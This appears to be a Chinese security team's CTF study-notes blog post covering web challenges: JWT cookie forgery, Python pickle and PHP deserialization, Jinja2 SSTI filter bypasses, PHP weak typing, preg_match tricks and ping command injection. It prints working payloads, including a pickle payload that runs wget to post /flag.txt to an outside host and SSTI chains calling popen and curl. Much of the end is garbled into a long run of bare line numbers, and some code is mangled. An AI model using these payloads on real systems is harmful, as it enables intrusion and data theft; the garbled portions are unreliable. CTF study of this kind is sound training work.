

# XD安全 学习笔记 | CTF夺旗

原创 凯 0x00实验室 8月28日

收录于话题


#学习笔记 3 #渗透测试 10

## 声明

作者：团队成员-凯 【无名安全团队】

如需转载文章，请标明来源即可。

day83-85天学习笔记



## 序列化：

序列化是将对象的状态信息转换为可以存储或传输的形式的过程。

## 靶场：

华北赛区Day1 Web2 Writeup

开启靶机




看到提示找到v6，使用脚本

```

1 import requests
2 url = "http://web44.buuoj.cn/"
3 for i in range(1, 2000):
4     r = requests.get(url + "shop?page=" + str(i))
5     if r.text.find("lv6.png") != -1:
6         print(i)
7         break

```

发现在181页



购买商品发现钱数不够，但在前端页面可以更改折扣卷

```

<input type="hidden" name="price" value="1145141939.8">
<input type="hidden" name="discount" value="0.8">
<button class="btn btn-danger" type="submit">结算</button>
</form>
</div>
</div>
<div class="ui inverted vertical footer segment bottom"></div>
</body>

```

```

*, :after, :before { _default.css_b6d2a3:229
  box-sizing: border-box;
}
*, :after, :before _default.css_fbedb2a3:26
{
  -webkit-box-sizing: border-box;
  -moz-box-sizing: border-box;
  box-sizing: border-box;
}

```

操作完成后提示



```
>w</div>
nt bottom">w</div>
```

0x00实验室

## 抓包发现wtf

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VybmFtZSI6ImdsemppbjIwMTkifQ.2xY8c1v1
Y61F9kmXKUf9R-em0XleODgix_2X_A3oYA8|
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "username": "glzjin2019"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "," +
  base64UrlEncode(payload),
  your-256-bit-secret
)
```

secret base64 encoded

0x00实验室

## 跑出来的密钥“1kun”

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VybmFtZSI6ImFkbWluIn0.40on__HQ8B2-
wM1ZSwax3ivRK4j54jlaXv-1JjQynjo
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "username": "admin"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "," +
  base64UrlEncode(payload),
  1Kun
)
```

secret base64 encoded

0x00实验室

cookie伪造成功



0x00实验室

查看页面源代码发现有一个文件，进行下载，发现代码中有序列化构造payload

```
import os
import pickle
import urllib

class test(object):
    def __reduce__(self):
        return (os.system,"wget 'http://xss.buuoj.cn/index.php?do=api&id=Fk3XC0' --post-data='location='`cat /flag.txt` -O-",))

a=test()
payload=pickle.dumps(a)
print(urllib.quote(payload))
```

0x00实验室

查看你刚才那个页面，将输入框的 hidden 属性删掉，将 payload 粘进去提交。flag成功显示

SSTI：

**SSTI (Server-Side Template Injection) 服务端模板注入，就是服务器模板中拼接了恶意用户输入导致各种漏洞。**

1.ssti漏洞的检测

比如发送{{7\*7}}返回49

2.漏洞利用

通过某种类型(字符串:"", list:[], int:

1)开始引出，class找到当前类，mro或者base找到object，前边的语句构造都是要找这个。然后利用object找到能利用的类。

config.items()可以查看服务器的配置信息

class返回调用参数类型

base返回基类

mro 返回一个tuple对象，其中包含了当前类对象所有继承的基类，tuple中元素的顺序是MRO (Method Resolution Order) 寻找的顺序。

subclasses()对每个new-style class“为它的直接子类维持一个弱引用列表”，之后“返回一个包含所有存活引用的列表”，返回子类”。

class.mro[2] <class 'object'>".

class.mro[2].subclasses() 查看所有模块"。

class.mro[2].subclasses()[71].init.globals来找os类下的，init初始化类，然后globals全局来查找所有的方法及变量及参数

## 靶场：[WesternCTF2018] shrine 1

启动靶场

```
import flask import os app = flask.Flask(__name__) app.config['FLAG'] = os.environ.pop('FLAG') @app.route('/') def index(): return open(__file__).read() @app.route('/shrine/') def shrine(shrine): def safe_jinja(s): s = s.replace('{', '}').replace('}', '}') blacklist = ['config', 'self'] return ''.join(['{{% set {}={}}}'.format(c) for c in blacklist]) + s return flask.render_template_string(safe_jinja(shrine)) if __name__ == '__main__': app.run(debug=True)
```

使用tplmap工具发现有过滤

```
tornado plugin is testing blind injection
Jinja2 plugin is testing rendering with tag '{{*}}'
Jinja2 plugin has confirmed injection with tag '{{*}}'
Tplmap identified the following injection point:

URL parameter: url
Engine: Jinja2
Injection: {{*}}
Context: text
$: undetected
Technique: render
Capabilities:

Shell command execution: no
Bind and reverse shell: no
File write: no
File read: no
Code evaluation: no

Rerun tplmap providing one of the following options:
```

查看源代码是对()进行了过滤，这使得很多语句无法使用，使用url\_for()绕过

```
1 http://d8e25c11-b61d-47c0-b8b5-1078aa2e2283.node4.buuoj.cn:81/shrine/%7B%7Burl_
2 http://d8e25c11-b61d-47c0b8b1078aa2e2283.node4.buuoj.cn:81/shrine/%7B%7Burl_for
```

## 绕过绕过中括号

```
#通过__bases__.__getitem__(0).__subclasses().__getitem__(128) 绕过__bases__[0] (
```

```
subclasses__()[128]) #通过__subclasses__().pop(128)绕过__bases__[0] (__subclasses__()[128])
"".__class__.__bases__.__getitem__(0).__subclasses__().pop(128).__init__._.g
oba ls__.popen('whoami').read()
```

```
{% set chr= ()).__class__.__bases__.__getitem__(0).__subclasses__().__getitem__(250)._
__init__ .__globals__.__builtins__.chr %}{{()).__class__.__bases__[0].__subclasses__()
[250].__init__._.globals__.os.popen(chr(119)%2bchr(104)%2bchr(111)%2bchr(97)%2bc hr(1
09)%2bchr(105)).read()}
```

## 绕过中括号+逗号

### 绕过双大括号

```
{% if ''.__class__.__bases__.__getitem__(0).__subclasses__().pop(250).__init__._.glob
a ls__.os.popen('curl http://127.0.0.1:7999/?i=`whoami`').read()=='p' %}1{% endif %}
```

### python2下的盲注

```
import requests
url = 'http://127.0.0.1:8080/'
def check(payload):
    postdata = {
        'exploit':payload
    }
    r = requests.post(url, data=postdata).content
    return '~p0~' in r
password = ''
s =
r'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"$\'()*,,-./:;
<=>?@[\\]^`{|~\''%
for i in xrange(0,100):
    for c in s:
        payload = '{% if "".__class__.__mro__[2].__subclasses__()[40]
("/tmp/test").read()['+str(i)+':'+str(i+1)+'] == "'+c+'" %}~p0~{% endif %}'
        if check(payload):
            password += c
            break
print password
```

 0x00实验室

## Python Web之flask session

### %操作符

```
1 >>> name = 'Bob'
2 >>> 'Hello, %s' % name
3 "Hello, Bob"
```

## 第二种: `string.Template`

使用标准库中的模板字符串类进行字符串格式化。

```

1 >>> name = 'Bob'
2 >>> from string import Template
3 >>> t = Template('Hey, $name!')
4 >>> t.substitute(name=name)
5 'Hey, Bob!'

```

## 第三种: 调用`format`方法

python3后引入的新版格式化字符串写法，但是这种写法存在安全隐患。

存在安全隐患的事例代码：

```

>>> config = {'SECRET_KEY': '12345'}
>>> class User(object):
...     def __init__(self, name):
...         self.name = name
...
>>> user = User('joe')
>>> '{0.__class__.__init__.__globals__[config]}'.format(user)
"{'SECRET_KEY': '12345'}"

```



0x00实验室

从上面的例子中，我们可以发现：如果用来格式化的字符串可以被控制，攻击者就可以通过注入特殊变量，带出敏感数据。

## 第四种: `f-Strings`


这是python3.6之后新增的一种格式化字符串方式，其功能十分强大，可以执行字符串中包含的python表达式，安全隐患可想而知。

```

1 >>> a , b = 5 , 10
2 >>> f'Five plus ten is {a + b} and not {2 * (a + b)}.'
3 'Five plus ten is 15 and not 30.'
4 >>> f'{__import__("os").system("id")}'
5 uid=0(root) gid=0(root) groups=0(root)
6 '0'

```

## CTF-php



0x00实验室

## 弱类型与强类型：

强类型指的是强制数据类型的语言，就是说，一个变量一旦被定义了某个类型，如果不经过强制类型转换，这个变量就一直是这个类型，在变量使用之前必须声明变量的类型和名称，且不经强制转换不允许两种不同类型的变量互相操作。我们称之为强类型，而弱类型可以随意转换变量的类型例如可以这样：

```

<?php
    var_dump('admin'==1);
    var_dump('admin'==='1');
?>
  
```

一个会返回true,一个会返回false, ==可以进行类型转换在比较, ===内容, 类型必须一致

## 靶场：

← → C ▲ 不安全 | 123.206.87.240:8002/get/index1.php

```

$num=$_GET['num'];
if(!is_numeric($num))
{
    echo $num;
    if($num==1)
        echo 'flag{*****}';
}
  
```

0x00实验室

通过代码分析发现只要num和1相等便可以得到

[flag](http://123.206.87.240:8002/get/index1.php/?num=1)

← → C ▲ 不安全 | 123.206.87.240:8002/get/index1.php?num=1x

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
1xflag{bugku-789-ps-ssdf}
```

0x00实验室

## preg\_match绕过：

**异或**：在PHP中两个字符串异或之后，得到的还是一个字符串

```
1 <?php
2 echo "?";
3 ?>
```

A

0x00实验室

**取反**：将函数取反然后用url编码表示

```
<?php
echo urlencode(~"getFlag");
?>
```

//结果: %98%9A%8B%89%93%9E%98

0x00实验室

**数组**：preg\_match只能处理字符串，当传入的subject是数组时会返回false

## PCRE：

PHP利用PCRE回溯次数限制绕过某些安全限制给pcr设定了一个回溯次数上限，默认为1000000，如果回溯次数超过这个数字，preg\_match会返回false

## 换行符

**靶场**：hate\_php

根据代码我们可知已经对\, ", '等多种符号进行了过滤所以无法使用异或，同时get\_defined\_function对php里的一些函数也进行了过滤


```
<?php
error_reporting(0);
if(isset($_GET['code'])) {
    highlight_file(__FILE__);
} else {
    $code = $_GET['code'];
    if (preg_match('/^(?i)[a-zA-Z0-9_]+[A-Z][a-zA-Z0-9_]*$/i', $code)) {
        die('You are too good for me');
    }
    $blacklist = get_defined_functions()['internal'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/^' . $blackitem . '/im', $code)) {
            die('You deserve better');
        }
    }
    assert($code);
}
assert($code);
```



对highlight\_file 和 flag.php取反并进行url编码

```
<?php
echo urlencode(~"highlight_file");
echo "\n";
echo urlencode(~"flag.php");
?>
```

```
//结果: %97%96%98%97%93%96%98%97%8B%A0%99%96%93%9A
%99%93%9E%98%D1%8F%97%8F
```




RCE :


靶场: buuctf-ping ping

开启靶场后发现可以用系统命令去执行代码，并且用大小写测试发现是linux操作系统

```
?ip=
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```




对空格和flag.php都进行限制



0x00实验室

/?ip=127.0.0.1;a=g;cat\$IFS\$2f1a\$a.php 内量拼接绕过



0x00实验室

## 反序列化：靶场代码如下

```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
}
```

0x00实验室

```
private function write() {
    if(isset($this->filename) && isset($this->content)) {
        if(strlen((string)$this->content) > 100) {
            $this->output("Too Long!");
            die();
        }
        $res = file_put_contents($this->filename, $this->content);
        if($res) $this->output("Successful!");
        else $this->output("Failed!");
    } else {
        $this->output("Failed!");
    }
}

private function read() {
    $res = "";
    if(isset($this->filename)) {
        $res = file_get_contents($this->filename);
    }
    return $res;
}

private function output($s) {
```

0x00实验室

```

        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {//
        if($this->op === "2")op等于2则强制置換为1
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(! (ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}

```

0x00实验室

利用php>7.1版本对类属性的检测不严格(对属性类型不敏感)

正常构造payload的话因为op、op、filename、\$content都是protected属性，序列化的结果的属性名前面会有/00/00(或者%00%00)，/00的ascii为0不可见的字符如下图，就会被is\_valid方法拦下来。

可以将protected换为public传入str，经过处理反序列化。is\_valid过滤：传入的string要是可见字符ascii值为32-125。\$op: op=="1"的时候会进入write方法处理，op=="2"的时候进入read方法处理。值相等，类型相等

构造payload:

```

class FileHandler {public op=" 2"pubilic fielname=flag.phppublic content} $A=NEW
FileHandler$a=serialize($A)echo ($a)

```

```

1 <?php
2 $s="O:11:"FileHandler":3:{s:2:"op";s:2:"2";s:8:"filename";s:8:"flag.php";s:7:"content";s:2:"xd";}
3 var_dump(unserialize($s));
4
5

```

run (ctrl+x) | 输入 | Copy | 分享当前代码 | 📧 提见反馈

文本方式显示  HTML方式显示

```

object(__PHP_Incomplete_Class)#1 (4) {
  ["__PHP_Incomplete_Class_Name"]=>
  string(11) "FileHandler"
  ["op"]=>
  string(2) "2"
  ["filename"]=>
  string(8) "flag.php"
  ["content"]=>
  string(2) "xd"
}

```

0x00实验室

str=反序列化

结果:


```

[</span><span style="color: #DD0000">'str'</span><span style="color: #007700">];<br />&nbsp;&nbsp;&nbsp;if(</span><span style="color: #0000BB">is_valid</span><span style="color: #007700">(</span><span style="color: #0000BB">$str</span><span style="color: #007700">))&nbsp;{<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">unserialize</span><span style="color: #007700">(</span><span style="color: #0000BB">$str</span><span style="color: #007700">);<br />&nbsp;&nbsp;&nbsp;}<br /><br />}<br /></span>
</code>[Result]: <br><?php
$FLAG = "ctfhub{bc2b6ae07142a1cf1c7e0a4}";
?>

```

0x00实验室

## CTF-java



## java常考以及出题思路：

xee, sp1表达式, 反序列化, 文件安全, 最新框架插件漏洞

## 必备知识点：

反编译, 基础的Java代码认知以及审计能力, 熟悉相关最新的漏洞, 常见漏洞

## java简单逆向解密靶场：

java逆向解密

开启之后下载文件, 用idea打开



观察代码后发现可以逆向得到flag

```

for(int i = 0; i < arr.length; ++i) {
    int result = arr[i] + 64 ^ 32;
    Resultlist.add(result);
}

int[] KEY = new int[]{180, 136, 137, 147, 191, 137, 147, 191, 148, 136,
133, 191, 134, 140, 129, 135, 191, 65};
ArrayList<Integer> KEYList = new ArrayList();

for(int j = 0; j < KEY.length; ++j) {
    KEYList.add(KEY[j]);
}

```

0x00实验室

编写脚本，成功得到flag

```

1 a = [180, 136, 137, 147, 191, 137, 147, 191, 148, 136, 133, 191, 134, 140, 129, 135, 191, 65
2 b = ''
3 for i in a:
4     b += chr((i ^ 32) + 64)
5 print(b)
6
7 for i in a
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
979
980
981
982
983
984
985
986
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1127
1128
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1137
1138
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1147
1148
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1157
1158
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1171
1172
1173
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1181
1182
1183
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1211
1212
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1221
1222
1223
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1231
1232
1233
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1241
1242
1243
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1261
1262
1263
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1271
1272
1273
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1281
1282
1283
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1301
1302
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1311
1312
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1321
1322
1323
1324
1324
1325
1325
